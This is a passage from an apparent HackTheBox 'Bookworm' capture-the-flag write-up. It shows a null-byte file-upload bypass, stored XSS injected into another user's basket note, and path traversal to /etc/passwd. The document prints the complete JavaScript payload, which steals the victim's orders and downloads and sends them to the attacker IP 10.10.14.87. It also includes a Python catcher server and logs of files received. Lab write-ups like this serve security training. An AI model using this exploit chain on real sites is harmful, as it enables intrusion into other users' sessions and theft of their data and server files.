
Screenshot Evidence Valid Upload



```
POST /profile/avatar HTTP/1.1
Host: bookworm.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------913724
Content-Length: 1840
Origin: http://bookworm.htb
Connection: close
Referer: http://bookworm.htb/profile
Cookie: session=eyJmbGFzaEllc3NhZ2UiOnt9LCJ1c2VyIjp7ImlkIjoxNCwibmFtZSI6InRvY
Upgrade-Insecure-Requests: 1

-----------------------------91372497638779183193246181096
Content-Disposition: form-data; name="avatar"; filename="script.js%00.jpeg"
Content-Type: image/jpeg

function get_orders(html_page){
```

To use the above I added HTML script source tags to the Basket notes of someone elses basket

Screenshot Evidence



Book


Alice's Adventures in Wonderland

Note

```
<script src="/static/img/uploads/14"></script>
```

I did this by adding the same book to my basket and updating the note, before modifying the basket ID value in Burpsuite after catching the request

Screenshot Evidence



Recent Updates

tobor just added Rabeh und das Tschadseegebiet to their basket!
33 seconds ago

Angus Gardener just added Rabeh und das Tschadseegebiet to their basket!
42 seconds ago


After a few minutes passed my HTTP listener caught communication that disclosed the URI of downloadable book IDs

Screenshot Evidence


```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.229.208 - - [31/Dec/2023 14:15:57] "GET /?trying HTTP/1.1" 200 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Forder%2F4 HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Forder%2F6 HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Forder%2F5 HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Forder%2F172 HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Forder%2F6 HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Forder%2F4 HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Forder%2F5 HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Fdownload%2F5%3FbookIds%3D6 HTTP/1.1" 501
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Fdownload%2F6%3FbookIds%3D8 HTTP/1.1" 501
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Fdownload%2F4%3FbookIds%3D5 HTTP/1.1" 501
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Fdownload%2F6%3FbookIds%3D8 HTTP/1.1" 501
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Fdownload%2F4%3FbookIds%3D5 HTTP/1.1" 501
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=null HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Forder%2F172 HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=http%3A%2F%2Fbookworm.htb%2Fdownload%2F5%3FbookIds%3D6 HTTP/1.1" 501
10.129.229.208 - - [31/Dec/2023 14:15:57] code 501, message Unsupported method ('POST')
10.129.229.208 - - [31/Dec/2023 14:15:57] "POST /?url=null HTTP/1.1" 501 -
10.129.229.208 - - [31/Dec/2023 14:15:57] "GET /?trying HTTP/1.1" 200 -
```

I can now see the URL format below is how books are downloaded
http://bookworm.htb/download/5?bookIds=6

Screenshot Evidence


```
code 501, message Unsupported method ('POST')
"POST /?url=http%3A%2F%2Fbookworm.htb%2Fdownload%2F5%3FbookIds%3D6 HTTP/1.1" 501 -
code 501, message Unsupported method ('POST')
```

I modified the script.js file to attempt a concatenate LFI using the XSS injection
I uploaded the new .jpeg file as my profile image

Contents of script.js%00.jpeg

```
function get_orders(html_page){
  // Create a new DOMParser instance
  const parser = new DOMParser();
  // HTML string to be parsed
  const htmlString = html_page;
  // Parse the HTML string
  const doc = parser.parseFromString(htmlString, 'text/html');
  // Find all the anchor tags within the table body
  const orderLinks = doc.querySelectorAll('tbody a');
  // Extract the URLs and store them in an array
  const orderUrls = Array.from(orderLinks).map((link) => link.getAttribute('href'));

  return orderUrls;
}

function getDownloadURL(html) {
  // Create a temporary container element to parse the HTML
  const container = document.createElement('div');
  container.innerHTML = html;

  // Use querySelector to select the download link element
  const downloadLink = container.querySelector('a[href^="/download"]');

  // Extract the download URL
  // const downloadURL = downloadLink ? downloadLink.href : null;
  const downloadURL = downloadLink ? downloadLink.href.substring(0, downloadLink.href.lastIndexOf("=") + 1) +
".&bookIds=../../../../../../../../etc/passwd" : null;

  return downloadURL;
}

function fetch_url_to_attacker(url){
  var attacker = "http://10.10.14.87:8000/?url=" + encodeURIComponent(url);

  fetch(url).then(
    async response=>{
      fetch(attacker, {method:'POST', body: await response.arrayBuffer()})
    }
  );
}

function get_pdf(url){
  fetch(url).then(
    async response=>{
        fetch_url_to_attacker(getDownloadURL(await response.text()));
    })
}

fetch("http://10.10.14.87:8000/?trying")
fetch("http://bookworm.htb/profile").then(
  async response=>{
    for (const path of get_orders(await response.text())){
      fetch_url_to_attacker("http://bookworm.htb" + path);
      get_pdf("http://bookworm.htb" + path);
    }
  }
)
```

I then put together a Python webserver to handle and return more detailed output


Contents of webcatcher.py

```
import requests
from http.server import SimpleHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs
import random

class RequestHandler(SimpleHTTPRequestHandler):
    def do_POST(self):
        parsed_url = urlparse(self.path)
        query_params = parse_qs(parsed_url.query)
        if 'url' in query_params:
            print(query_params['url'][0])

        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)

        filename = 'temp' + str(random.randint(0, 9999))
        with open(filename, 'wb') as f:
            f.write(post_data)
        print("Non-ASCII characters detected!! Content written to ./{} file instead.".format(filename))

        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(b'POST request received')

    def do_GET(self):
        parsed_url = urlparse(self.path)
        query_params = parse_qs(parsed_url.query)
        if 'url' in query_params:
            print(query_params['url'][0])

        SimpleHTTPRequestHandler.do_GET(self)

def run_server():
    server_address = ('', 8000)
    httpd = HTTPServer(server_address, RequestHandler)
    print('Server running on http://localhost:8000')

    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        httpd.server_close()
        print('Server stopped')

def fetch_url_to_server(url):
    response = requests.get(url)
    post_data = response.content

    server_url = "http://localhost:8000/?url=" + url
    requests.post(server_url, data=post_data)

if __name__ == '__main__':
    run_server()
```

I ran the python web server

```
# Command Executed
chmod +x webcatcher.py
python3 webcatcher.py
```


Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# python3 webcatcher.py
Server running on http://localhost:8000
```


I then injected my profile image as a javascript src file into a bots Basket notes which returned responses and downloaded the discovered files to my attack machine

Screenshot Evidence Successful Calls



```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# python3 webcatcher.py
Server running on http://localhost:8000
10.129.229.208 - - [31/Dec/2023 14:45:00] "GET /?trying HTTP/1.1" 200 -
http://bookworm.htb/order/7
Non-ASCII characters detected!! Content written to ./temp8242 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Ford
http://bookworm.htb/order/8
Non-ASCII characters detected!! Content written to ./temp3446 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Ford
http://bookworm.htb/order/179
Non-ASCII characters detected!! Content written to ./temp6073 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Ford
http://bookworm.htb/order/9
Non-ASCII characters detected!! Content written to ./temp4712 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Ford
http://bookworm.htb/order/7
Non-ASCII characters detected!! Content written to ./temp9931 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Ford
http://bookworm.htb/order/9
Non-ASCII characters detected!! Content written to ./temp360 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Ford
http://bookworm.htb/order/8
Non-ASCII characters detected!! Content written to ./temp9734 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Ford
http://bookworm.htb/download/7?bookIds=.&bookIds=../../../../../../../../etc/passwd
Non-ASCII characters detected!! Content written to ./temp8110 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Fdow
asswd HTTP/1.1" 200 -
http://bookworm.htb/order/179
Non-ASCII characters detected!! Content written to ./temp9182 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:00] "POST /?url=http%3A%2F%2Fbookworm.htb%2Ford
10.129.229.208 - - [31/Dec/2023 14:45:00] "GET /?trying HTTP/1.1" 200 -
http://bookworm.htb/download/9?bookIds=.&bookIds=../../../../../../../../etc/passwd
Non-ASCII characters detected!! Content written to ./temp207 file instead.
10.129.229.208 - - [31/Dec/2023 14:45:01] "POST /?url=http%3A%2F%2Fbookworm.htb%2Fdow
asswd HTTP/1.1" 200 -
http://bookworm.htb/download/8?bookIds=.&bookIds=../../../../../../../../etc/passwd
```


Screenshot Evidence Successful Downlloads



```
┌──(root㉿kali)-[~/HTB/Boxes/Bookworm]
└─# ls
Bookworm.nmap      script.js.first  temp1808  temp2583  temp3446  temp3982  temp495   temp7932  temp9182  temp9833
script.js          shell.jsp        temp207   temp3279  temp360   temp4712  temp6073  temp8110  temp9734  temp9931
script.js%00.jpeg  temp1209         temp2258  temp3418  temp3861  temp4792  temp6642  temp8242  temp9820  webcatcher.py
```

I checked the file types and discovered some of the files are zip files

